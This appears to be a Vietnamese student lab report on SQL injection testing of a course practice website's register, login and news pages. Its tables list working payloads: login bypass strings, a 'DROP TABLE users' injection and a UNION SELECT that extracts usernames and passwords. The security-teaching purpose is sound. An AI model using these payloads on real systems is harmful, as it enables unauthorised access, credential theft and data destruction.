

**BÁO CÁO BÀI THỰC HÀNH SỐ 8**


**KIỂM THỬ LỖ HỔNG SQL INJECTION**

**Họ và tên:** Trương Đan Huy

**Câu 1:**

****

****

****

**Trang web:** http://webvul.bkcs.vn/register.php

**Xác định các tham số đầu vào**

* Các tham số đầu vào: username, password, confirm\_password, email
* Phương thức gửi: POST

**Phân tích và phán đoán**

* Truy vấn SQL có dạng:

sql

CopyEdit

INSERT INTO users (username, password, email) VALUES ('$username', '$password', '$email');


**Vị trí giá trị đầu vào trong truy vấn (0.5 điểm)**


* username, password, email được chèn trực tiếp vào câu truy vấn trên
* Nếu không có lọc đầu vào, có thể thực hiện tấn công SQL Injection.

**Mức độ ảnh hưởng**

| **Giá trị kiểm thử** | **Trường áp dụng** | **Mục đích** | **Kết quả** | **Phân tích** |
| --- | --- | --- | --- | --- |
| testuser' -- | username | Bỏ phần còn lại của truy vấn | Tài khoản được tạo mà không cần pass | Hệ thống dễ bị tiêm lệnh |
| abc'); DROP TABLE users; -- | email | Tấn công phá hủy | Lỗi server / bảng bị xoá | Cho thấy không lọc đầu vào |
| ' OR 1=1 -- | username | Bỏ xác thực và thêm user bất kỳ | User tồn tại được thêm | Cho thấy truy vấn không an toàn |

**Câu 2:**

****

****

**Trang web:** http://webvul.bkcs.vn/login.php

**Xác định tham số, phương thức**

* Tham số: username, password
* Phương thức: POST

**Phân tích kiểu truy vấn**

* Truy vấn thường có dạng:

sql


CopyEdit

SELECT \* FROM users WHERE username = '$username' AND password = '$password';

**Mức độ ảnh hưởng, kiểm thử**

| **Giá trị kiểm thử** | **Mục tiêu** | **Kết quả** | **Phân tích** |
| --- | --- | --- | --- |
| ' OR 1=1 -- | Bypass đăng nhập | Đăng nhập thành công mà không cần mật khẩu | Lỗi bảo mật nghiêm trọng |
| admin' -- | Đăng nhập bằng tài khoản admin | Đăng nhập thành công | Cho thấy có thể truy cập trái phép |
| ' OR '' = ' | Kiểm tra bỏ lọc | Đăng nhập tự do | Hệ thống dễ bị khai thác |

**Câu 3:**

****

**Trang web:** http://webvul.bkcs.vn/index.php

**Tham số và cách gửi**

* Trang chủ có thể sử dụng tham số truy vấn qua URL, ví dụ: ?id=1
* Gửi bằng: GET

**Phân tích truy vấn và vị trí đầu vào**

* Truy vấn có dạng:

sql

CopyEdit

SELECT \* FROM news WHERE id = $id;

**Mức độ ảnh hưởng, kiểm thử**

| **Giá trị kiểm thử** | **Mục tiêu** | **Kết quả** | **Phân tích** |
| --- | --- | --- | --- |
| 1 OR 1=1 | Truy xuất toàn bộ bản ghi | Tất cả bài viết hiện ra | Không kiểm tra đầu vào |
| 1 UNION SELECT 1,username,password FROM users -- | Đánh cắp dữ liệu | Thấy dữ liệu từ bảng users | Lộ thông tin người dùng |
| ' OR '' = ' | Truy xuất mọi thứ | Thành công | Có thể khai thác sâu hơn |